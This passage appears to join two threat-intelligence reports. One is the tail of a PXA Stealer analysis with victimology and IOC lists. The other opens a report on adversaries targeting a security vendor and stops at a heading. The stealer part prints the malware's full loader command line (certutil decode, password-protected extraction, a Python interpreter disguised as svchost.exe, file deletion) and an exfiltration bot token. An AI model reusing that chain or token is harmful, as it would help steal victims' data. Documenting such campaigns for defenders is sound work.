  • MR_Q_NEW_VER_BOT
  • KBL_NEW_VER_BOT
  • MRB_NEW_VER_BOT

These identifiers are visible within the commands launched by the side-loaded DLL described above.

cmd /c cd _ && start Tax-Invoice-EV.docx && certutil -decode Document.pdf Invoice.pdf && images.png x -ibck -y -poX3ff7b6Bfi76keXy3xmSWnX0uqsFYur Invoice.pdf C:\\Users\\Public && start C:\\Users\\Public\\Windows\\svchost.exe C:\\Users\\Public\\Windows\\Lib\\images.png MR_Q_NEW_VER_BOT && del /s /q Document.pdf && del /s /q Invoice.pdf && exit && exit)

Each of these _NEW_VER_BOT identifiers corresponds to a Telegram User ID. The profile names resemble a bot, but are actually user accounts:

Bio and Info fields from Telegram profiles masquerading as bots

When retrieving files from paste[.]rs, the corresponding strings are concatenated with the hxxps://paste[.]rs or hxxps://0x0[.]st prefix, which constructs the full download URL hosting another payload.

Obfuscated Python code hosted on Paste[.]rs
Once downloaded, the obfuscated Python code is decoded and executed, delivering the Infostealer component of the attack.

The Telegram ChatID associated with the infostealer component of this attack is “@Lonenone.” The “Lonenone” theme is also present in the Cloudflare Worker hostname lp2tpju9yrz2fklj[.]lone-none-1807[.]workers[.]dev. The profile display name contains an emoji of the Vietnam flag.

Lone None Telegram ChatID
Reference to LoneNone TG channel in decoded (July) infostealer

This Telegram ChatID/Account is associated with the same threat actor using PXA Stealer as previously described by Cisco Talos. It is worth noting that there are a number of other Vietnamese-language artifacts present in these stages of the malware. For example, the aforementioned Telegram BOT IDs show ‘Duc Anh’…aka “đức anh” as display names, which loosely translates to “brother”.

PXA Stealer uses the BotIDs (stored as TOKEN_BOT) to establish the link between the main bot and the various ChatID (stored as CHAT_ID). The ChatIDs are Telegram channels with various properties, but they primarily serve to host exfiltrated data and provide updates and notifications to the operators.

PXA Stealer transmits data via HTTP POST requests to the Telegram API. Everything is handled via HTTPS, thus there is no visible Telegram process or self-contained client producing the traffic. This is one of PXA stealer’s methods of hiding exfiltration traffic from potential analysis or detection.

Prior to transferring the exfiltrated data, the stealer packages stage data into an archive using the following naming convention where CC=Country Code:

[CC_IPADDRESS]_HOSTNAME.zip (ex: [RU_123.45.67[.]89]DESKTOP-VICTIM.zip)

The main BotID (7414494371:AAHsrQDkPrEVyz9z0RoiRS5fJKI-ihKJpzQ) includes a reference to probiv[.]gg in the Bot metadata:

":[{"command":"start","description":"probiv.gg \u0437\u0430\u043f\u043e\u043c\u043d\u0438 \ud83d\udd25"}

Probiv[.]gg contains a redirect to the Sherlock Telegram Bot Service, which provides a search interface for data culled from infostealers.

Telegram redirect on probiv[.]gg
The redirect leads to the Telegram landing page for SherLock1u_BOT, a provider of stolen data, and the automated services to search for specific data types or sets.

SherLock1u_BOT

We also tracked activity from the bots since April indicating targeting of victims in South Korea. The following image shows details of exfiltrated data from one Korea-based victim by the MRB_NEW_VER_BOT ID.

South Korea victim data uploaded to Telegram via PXA Stealer

Victimology

Our analysis uncovered details around victimology for several active BotIDs associated with the ongoing PXA Stealer campaign. Some of these Bots have been active since at least October 2024, and they continue to receive data from infected hosts to date.

Adonis (ADN_2_NEW_BOT) victim records

The PXA Stealer logs contain victim IP addresses that indicate there are potentially more than 4,000 unique victims from 62 countries. The top targeted countries in the analyzed set are:

  1. Republic of Korea (KR)
  2. United States (US)
  3. Netherlands (NL)
  4. Hungary (HU)
  5. Austria (AT)

Some appear to favor specific locations, for example Adonis (ADN_2_NEW_VER_BOT) most heavily targets hosts in Israel and Taiwan, followed by South Korea and the United States.

Conclusion

The evolving tradecraft in these recent campaigns demonstrates that these adversaries have meticulously refined their deployment chains, making them increasingly more challenging to detect and analyze. The July 2025 attack chain in particular illustrates a highly tailored approach engineered to bypass traditional antivirus solutions, delay execution in sandboxes, and mislead SOC analysts who review process trees or EDR data by using byzantine delivery and installation methods.

This campaign’s medley of legitimate applications and non-malicious decoy documents is designed to mislead users and SOC analysts alike. The actors reinforce this facade by naming a user-space folder to mimic the system directory Windows and disguising a Python interpreter as svchost.exe to blend into typical system activity. In parallel, they use files with familiar extensions, such as PNG and PDF, to conceal embedded WinRAR executables and ZIP archives, layering their evasion techniques to mislead users, investigators, and traditional detection technologies.

PXA Stealer, and the threat actors behind it, continue to feed the greater infostealer ecosystem. It is also important to note that PXA, along with similar stealers like Redline, Lumma, and Vidar, each produce data that can be neatly ingested into data monetization ecosystems. The sales-oriented services like Sherlock, such as Daisy Cloud and Moon Cloud, take data harvested by these stealers directly from the bots. The more mature services then normalize the sets of exfilterated data to make it ‘sales-ready’. The idea behind leveraging the legitimate Telegram infrastructure is driven by the desire to automate exfiltration and streamline the sales process, which enables actors to deliver data more efficiently to downstream criminals. The developer-friendly nature of Telegram–combined with the company’s laissez-faire attitude towards cybercrime–underscores the crucial role that Telegram plays in the holistic cybercriminal ecosystem.

Indicators of Compromise

SHA-1 Hashes

Value Note
05a8e10251a29faf31d7da5b9adec4be90816238 First-Stage Dropper (archive)
06fcb4adf8ca6201fc9e3ec72d53ca627e6d9532 First-Stage Dropper (archive)
0c472b96ecc1353fc9259e1b8750cdfe0b957e4f First-Stage Dropper (archive)
1594331d444d1a1562cd955aefff33a0ee838ac9 First-Stage Dropper (archive)
1783af05e7cd52bbb16f714e878bfa9ad02b6388 First-Stage Dropper (archive)
185d10800458ab855599695cd85d06e630f7323d First-Stage Dropper (archive)
23c61ad383c54b82922818edcc0728e9ef6c984d First-Stage Dropper (archive)
345c59394303bb5daf1d97e0dda894ad065fedf6 First-Stage Dropper (archive)
37e4039bd2135d3253328fea0f6ff1ca60ec4050 First-Stage Dropper (archive)
3a20b574e12ffb8a55f1fb5dc91c91245a5195e8 First-Stage Dropper (archive)
3e9198e9546fa73ef93946f272093092363eb3e2 First-Stage Dropper (archive)
3f0071d64edd72d7d92571cf5e4a5e82720c5a9b First-Stage Dropper (archive)
40795ca0880ea7418a45c66925c200edcddf939e First-Stage Dropper (archive)
407df08aff048b7d05fd7636be3bc9baa699646d First-Stage Dropper (archive)
44feb2d7d7eabf78a46e6cc6abdd281f993ab301 First-Stage Dropper (archive)
4528215707a923404e3ca7667b656ae50cef54ef First-Stage Dropper (archive)
4607f6c04f0c4dc4ee5bb68ee297f67ccdcff189 First-Stage Dropper (archive)
48325c530f838db2d7b9e5e5abfa3ba8e9af1215 First-Stage Dropper (archive)
48d6350afa5b92958fa13c86d61be30f08a3ff0c First-Stage Dropper (archive)
4dcf4b2d07a2ce59515ed3633386addff227f7bd First-Stage Dropper (archive)
5246e098dc625485b467edd036d86fd363d75aae First-Stage Dropper (archive)
540227c86887eb4460c4d59b8dea2a2dd0e575b7 First-Stage Dropper (archive)
5b60e1b7458cef383c45998204bbaac5eacbb7ee First-Stage Dropper (archive)
612f61b2084820a1fcd5516dc74a23c1b6eaa105 First-Stage Dropper (archive)
61a0cb64ca1ba349550176ef0f874dd28eb0abfa First-Stage Dropper (archive)
6393b23bc20c2aaa71cb4e1597ed26de48ff33e2 First-Stage Dropper (archive)
65c11e7a61ac10476ed4bfc501c27e2aea47e43a First-Stage Dropper (archive)
6eb1902ddf85c43de791e86f5319093c46311071 First-Stage Dropper (archive)
70b0ce86afebb02e27d9190d5a4a76bae6a32da7 First-Stage Dropper (archive)
7c9266a3e7c32daa6f513b6880457723e6f14527 First-Stage Dropper (archive)
7d53e588d83a61dd92bce2b2e479143279d80dcd First-Stage Dropper (archive)
7e505094f608cafc9f174db49fbb170fe6e8c585 First-Stage Dropper (archive)
ae8d0595724acd66387a294465b245b4780ea264 First-Stage Dropper (archive)
b53ccd0fe75b8b36459196b666b64332f8e9e213 First-Stage Dropper (archive)
bfed04e6da375e9ce55ad107aa96539f49899b85 First-Stage Dropper (archive)
c46613f2243c63620940cc0190a18e702375f7d7 First-Stage Dropper (archive)
c5407cc07c0b4a1ce4b8272003d5eab8cdb809bc First-Stage Dropper (archive)
c9caba0381624dec31b2e99f9d7f431b17b94a32 First-Stage Dropper (archive)
ca6912da0dc4727ae03b8d8a5599267dfc43eee9 First-Stage Dropper (archive)
d0b137e48a093542996221ef40dc3d8d99398007 First-Stage Dropper (archive)
d1a5dff51e888325def8222fdd7a1bd613602bef First-Stage Dropper (archive)
deace971525c2cdba9780ec49cc5dd26ac3a1f27 First-Stage Dropper (archive)
e27669cdf66a061c5b06fea9e4800aafdb8d4222 First-Stage Dropper (archive)
e9dfde8f8a44b1562bc5e77b965b915562f81202 First-Stage Dropper (archive)
f02ae732ee4aff1a629358cdc9f19b8038e72b7b First-Stage Dropper (archive)
f5793ac244f0e51ba346d32435adb8eeac25250c First-Stage Dropper (archive)
f7bb34c2d79163120c8ab18bff76f48e51195d35 First-Stage Dropper (archive)
f8f328916a890c1b1589b522c895314a8939399c First-Stage Dropper (archive)
f91e1231115ffe1a01a27ea9ab3e01e8fac1a24f First-Stage Dropper (archive)
faf033dc60fed4fc4d264d9fac1d1d8d641af5e0 First-Stage Dropper (archive)
ff920aee8199733258bb2a1f8f0584ccb3be5ec6 First-Stage Dropper (archive)
3d38abc7786a1b01e06cc46a8c660f48849b2b5f Side-loaded DLL
08f517d4fb4428380d01d4dd7280b62042f9e863 Encoded PDF (Archive)
1aa5a0e7bfb995fc2f3ba0e54b59e7877b5d8fd3 Python stealer
734738e7c3b9fef0fd674ea2bb8d7f3ffc80cd91 Python stealer
80e68d99034a9155252e2ec477e91da75ad4f868 Python stealer
ba56a3c404d1b4ed4c57a8240e7b53c42970a4b2 Python stealer
bd457c0d0a5776b43969ce28a9913261a74a4813 Python stealer
da210d89a797a2d84ba82e80b7a4ab73d48a07b1 Python stealer
dc6a62f0a174b251e0b71e62e7ded700027cc70b Python stealer
533960d38e6fee7546cdea74254bccd1af8cbb65 Stage2 Python stealer
c5688fc4c282f9a0dc62cf738089b3076162e8c6 Stage2 Python stealer
c9a1ddf30c5c7e2697bc637001601dfa5435dc66 Stage2 Python stealer
4ab9c1565f740743a9d93ca4dd51c5d6b8b8a5b6 Browser Injection DLL

Domains

Value Note
paste[.]rs Code hosting site
0x0[.]st Code hosting site
lp2tpju9yrz2fklj.lone-none-1807[.]workers[.]dev Cloudflare Worker

URLs

hxxps://0x0[.]st/8nyT.py
hxxps://0x0[.]st/8dxc.py
hxxps://0x0[.]st/8GcQ.py
hxxps://0x0[.]st/8GpS.py
hxxps://0x0[.]st/8ndd.pyhxxps://0x0[.]st/8GcO.py
hxxps://0x0[.]st/8GsK[.]py
hxxps://paste[.]rs/yd2sV
hxxps://paste[.]rs/umYBi
hxxps://paste[.]rs/qDTxA
hxxps://paste[.]rs/Plk1y
hxxps://paste[.]rs/5DJ0P
hxxps://paste[.]rs/oaCzj
hxxps://www[.]dropbox[.]com/scl/fi/c1abtpif2e6calkzqsrbj/.dll?rlkey=9h1ar7wmsg407ngpl25xv2spt&st=mp7z58v2&dl=1

Top Tier Target | What It Takes to Defend a Cybersecurity Company from Today’s Adversaries

Executive Summary

  • In recent months, SentinelOne has observed and defended against a spectrum of attacks from financially motivated crimeware to tailored campaigns by advanced nation-state actors.
  • These incidents were real intrusion attempts against a U.S.-based cybersecurity company by adversaries, but incidents such as these are neither new nor unique to SentinelOne.
  • Recent adversaries have included:
    • DPRK IT workers posing as job applicants
    • ransomware operators probing for ways to access/abuse our platform
    • Chinese state-sponsored actors targeting organizations aligned with our business and customer base
  • This report highlights a rarely-discussed but crucially important attack surface: security vendors themselves.

Overview

At SentinelOne, defending against real-world threats isn’t just part of the job, it’s the reality of operating as a cybersecurity company in today’s landscape. We don’t just study attacks, we experience them firsthand, levied against us. Our teams face the same threats we help others prepare for, and that proximity to the front lines shapes how we think, and how we operate. Real-world attacks against our own environment serve as constant pressure tests, reinforcing what works, revealing what doesn’t, and driving continuous improvement across our products and operations. When you’re a high-value target for some of the most capable and persistent adversaries out there, nothing less will do.

Talking about being targeted is uncomfortable for any organization. For cybersecurity vendors, it’s practically taboo. But the truth is security vendors sit at an interesting cross-section of access, responsibility, and attacker ire that makes us prime targets for a variety of threat actors, and the stakes couldn’t be higher. When adversaries compromise a security company, they don’t just breach a single environment—they potentially gain insight into how thousands of environments and millions of endpoints are protected.

In the past several months alone, we’ve observed and defended against a spectrum of attacks ranging from financially motivated crimeware to tailored campaigns by advanced nation-state actors. They were real intrusion attempts targeting a U.S.-based cybersecurity company — launched by adversaries actively looking for an advantage, access, or leverage. Adversaries included DPRK IT workers posing as job applicants, ransomware operators probing for ways to access/abuse our platform, and Chinese state-sponsored actors targeting organizations aligned with our business and customer base.

We are certainly not the only ones facing these threats. In the spirit of furthering collective defenses and encouraging further collaboration, we’re pulling back the curtain to share some of what we’ve seen, why it matters, and what it tells us about the evolving threat landscape—not just for us, but for every company building and relying on modern security technology.

DPRK IT Workers Seeking Inside Jobs

One of the more prolific and persistent adversary campaigns we’ve tracked in recent years involves widespread campaigns by DPRK-affiliated IT Workers attempting to secure remote employment within Western tech companies– including SentinelOne. Early reports drew attention to these efforts and our own analysis revealed further logistical infrastructure to launder illicit funds via Chinese intermediary organizations. However, neither gave a sense of the staggering volume of ongoing infiltration attempts. This vector far outpaces any other insider threat vector we monitor.

These actors are not just applying blindly — they are refining their process, leveraging stolen or fabricated personas, and adapting their outreach tactics to mirror legitimate job seekers in increasingly convincing ways. Our team has tracked roughly 360 fake personas and over 1,000 job applications linked to DPRK IT worker operations applying for roles at SentinelOne — even including brazen attempts to secure positions on the SentinelLabs intelligence engineering team itself.


Public reporting of DPRK IT workers applying to threat intelligence positions

Engagement and Adversary Interaction

Instead of staying passive, we made a deliberate choice towards intelligence-driven engagement. In coordination with our talent acquisition teams, we developed workflows to identify and interact with suspected DPRK applicants during the early phases of their outreach. This collaboration was key. By embedding lightweight vetting signals and monitoring directly into recruiting processes — without overburdening hiring teams — we were able to surface anomalous patterns tied to DPRK-affiliated personas piped directly into our Vertex Synapse intelligence platform for analyst review.

Our attempted interactions offered rare insights into the craftiness and persistence of these infiltration campaigns — particularly the ways in which adversaries adapt to the friction they encounter.

Inbound DPRK referral request to strategic employees


The attackers are honing their craft beyond the job application and recruitment process. An operation of this scale and nature requires a different kind of backend infrastructure, such as a sprawling network of front companies to enable further laundering and logistics.

DPRK IT Worker Front Company Network (November 2024)

Helping Hiring Teams Help Us

A key takeaway in working on this investigation was the value of intentionally creating inroads and sharing threat context with different teams not normally keyed into investigations. Rather than cluelessness, we encountered an intuitive understanding of the situation as recruiters had already been filtering out and reporting ‘fake applicants’ within their own processes.

We brought campaign-level understanding that was combined with tactical insights from our talent team. The payoff was immediate. Recruiters began spotting patterns on their own, driving an increase in early-stage escalation of suspicious profiles. They became an active partner that continues to flag new sightings from the frontlines. In turn, we are codifying these insights into automated systems that flag, filter, enrich, and proactively block these campaigns to lower the burden on our recruiters and hiring managers, and reduce the risk of infiltration.

Make cross‑functional collaboration standard operating procedure: equip frontline business units—from recruiting to sales—with shared threat context and clear escalation paths so they can surface anomalies early without slowing the business. Codifying insights with automation will consistently bring bi-directional benefits.

The DPRK IT worker threat is a uniquely complex challenge — one where meaningful progress depends on collaboration between the security research community and public sector partners.

Ransomware Group Capability Development

Financially motivated threat actors frequently target enterprise security platforms —products designed to keep them from making money—for direct access. SentinelOne, like our peers, is no exception. While uncomfortable, this is a reality the industry faces continually and should handle with both transparency and urgency.


Forum post offering security product access

Privileged access to administrative interfaces or agent installers for endpoint security products provides tangible advantages for adversaries seeking to advance their operations. Console access can be used to disable protections, manipulate configurations, or suppress detections. Direct, unmonitored access to the endpoint agent offers opportunities to test malware efficacy, explore bypass or tampering techniques, and suppress forensic visibility critical for investigations. In the wrong hands, these capabilities represent a significant threat to both the integrity of security products and the environments they protect.

This isn’t a new tactic. Various high-profile criminal groups have long specialized in social engineering campaigns to gain access to core security tools and infrastructure—ranging from EDR platforms (including SentinelOne and Microsoft Defender) to IAM and VPN providers such as Okta. Their goal: expand footholds, disable defenses, and obstruct detection long enough to profit.


Recent leaks related to Black Basta further underscore this trend. The group’s operators were observed testing across multiple endpoint security platforms—including SentinelOne, CrowdStrike, Carbon Black, and Palo Alto Networks—before launching attacks, suggesting a systematic effort to evaluate and evade security tools prior to deployment.

Black Basta leak excerpts

Economy/Ecosystem


There is an increasingly mature and active underground economy built around the buying, selling, and renting of access to enterprise security tools. For the right price, aspiring threat actors continually attempt to obtain time-bound or persistent access to our EDR platform and administrative consoles. Well-known cybercrime forums are filled with vendors openly advertising such access—and just as many buyers actively seeking it. This includes long-established forums like XSS[.]is, Exploit[.]in and RAMP.

That said, more of this activity has been moving to confidential messaging platforms as well (Telegram, Discord, Signal). For example, Telegram bots are used to automate trading this access, and Signal is often used by threat actors to discuss nuance, targeting and initial access operations.


This supply-and-demand dynamic is not only robust but also accelerating. Entire service offerings have emerged around this ecosystem, including “EDR Testing-as-a-Service,” where actors can discreetly evaluate malware against various endpoint protection platforms.

Proposed Private EDR testing service

While these testing services may not grant direct access to full-featured EDR consoles or agents, they do provide attackers with semi-private environments to fine-tune malicious payloads without the threat of exposure—dramatically improving the odds of success in real-world attacks.

Prospective buyer for EDR installs

Access isn’t always bought, however. Threat actors frequently harvest legitimate credentials from infostealer logs—a common and low-cost method of acquiring privileged access to enterprise environments. In cases where existing customers reuse credentials, this can translate into a threat actor also gaining access to security tools. In more targeted operations, actors have also turned to bribery, offering significant sums to employees willing to sell out their account access.

These insider threats are not hypothetical. For instance, some groups have been observed offering upwards of $20,000 to employees at targeted companies in exchange for insider assistance—an approach openly discussed in the same dark web forums where compromised credentials and access are routinely traded.

On the defensive side, this requires constant monitoring and maintenance. Situational awareness has to be prioritized in order to maintain platform integrity and protect our legitimate customers. Our research teams are constantly monitoring for this style of abuse and access ‘leakage’, focusing on anomalous console access and site-token usage, and taking necessary actions to revoke these access vectors. This prohibits threat actors from fully interacting with the wider platform, and essentially orphans leaked agent installs, limiting the use of the agent in the hands of the threat actor.

Nitrogen — Threat Operators ‘Leveling Up’

Some ransomware operations are now bypassing the underground market altogether—opting instead for more tailored, concentrated-effort impersonation campaigns to gain access to security tools. This approach is epitomized by the Nitrogen ransomware group.

Nitrogen is believed to be operated by a well-funded Russian national with ties to earlier groups like Maze and Snatch. Rather than purchasing illicit access, Nitrogen impersonates real companies—spinning up lookalike domains, spoofed email addresses, and cloned infrastructure to convincingly pose as legitimate businesses. Nitrogen then purchases official licenses for EDR and other security products under these false pretenses.

This kind of social engineering is executed with precision. Nitrogen typically targets small, lightly vetted resellers—keeping interactions minimal and relying on resellers’ inconsistent KYC (Know Your Customer) practices to slip through the cracks.

These impersonation tactics introduce a new layer of complexity for defenders. If a threat actor successfully acquires legitimate licenses from a real vendor, they can weaponize the product to test, evade, and potentially disable protections—without ever having to engage with criminal markets.

This highlights a growing challenge for the security industry: reseller diligence and KYC enforcement are clearly part of the threat surface. When those controls are weak or absent, adversaries like Nitrogen gain powerful new ways to elevate their campaigns—often at a lower cost and lower risk than the black market.

Lessons Learned and Internal Collaboration

One of the most impactful lessons from tracking adversaries targeting our platform has been the value of deep, early collaboration across internal teams — particularly those not traditionally pulled into threat response efforts. For example, by proactively engaging with our reseller operations and customer success teams, we can surface valuable signals on questionable license requests, reseller behavior anomalies, and business inconsistencies that could have otherwise gone unnoticed.

By creating shared playbooks, embedding lightweight threat context, and establishing clear escalation paths, reactive processes turn into proactive signal sources. Now, suspicious licensing activity—especially when paired with evasive behaviors or mismatched domain metadata—can surface much earlier in the workflow.

To scale this effort, we increasingly lean into automation. By codifying threat patterns—such as domain registration heuristics, behavioral metadata mismatches, and reseller inconsistencies—organizations can automate enrichment and risk-scoring for incoming licensing requests. This can then be used to dynamically filter, flag, and in some cases, auto-block high-risk activity before it reaches onboarding.

The growing trend of adversaries exploiting sales processes—whether through impersonation, social engineering, or brute-force credential use—means security vendors must treat every access vector, including commercial and operational pipelines, as part of the attack surface. Making cross-functional threat awareness standard operating procedure and integrating detection logic at the edge of business systems is essential.

We’re continuing to improve this work in quiet ways. And while we won’t share every detection logic here (for obvious reasons), we encourage others in the industry to pursue similar internal partnerships. Sales and support teams may already be seeing signs of abuse—security teams just need to give them the lens to recognize it.

Chinese State-Sponsored Adversaries

One notable set of activity, occurring over the previous months, involved reconnaissance attempts against SentinelOne’s infrastructure and specific high value organizations we defend. We first became aware of this threat cluster during a 2024 intrusion conducted against an organization previously providing hardware logistics services for SentinelOne employees. We refer to this cluster of activity as PurpleHaze, with technical overlaps to multiple publicly reported Chinese APTs.

The PurpleHaze Activity Cluster

Over the course of months, SentinelLABS observed the threat actor conduct many intrusions, including into a South Asian government supporting entity, providing IT solutions and infrastructure across multiple sectors. This activity involved extensive infrastructure, some of which we associate with an operational relay box (ORB) network, and a Windows backdoor that we track as GoReShell. The backdoor is implemented in the Go programming language and uses functionalities from the open-source reverse_ssh tool to establish reverse SSH connections to attacker-controlled endpoints.

SentinelLABS collectively tracks these activities under the PurpleHaze moniker. We assess with high confidence that PurpleHaze is a China-nexus actor, loosely linking it to APT15 (also known as Nylon Typhoon, or other various outdated aliases). This adversary is known for its global targeting of critical infrastructure sectors, such as telecommunications, information technology, and government organizations – victimology that aligns with our multiple encounters with PurpleHaze.

We track the ORB network infrastructure observed in the attack against the South Asian government organization as being operated from China and actively used by several suspected Chinese cyberespionage actors, including APT15. The use of ORB networks is a growing trend among these threat groups, since they can be rapidly expanded to create a dynamic and evolving infrastructure that makes tracking cyberespionage operations and their attribution challenging. Additionally, GoReShell malware and its variations, including the deployment mechanism on compromised machines and obfuscation techniques have been exclusively observed in intrusions that we attribute with high confidence to China-nexus actors.

ShadowPad Intrusions

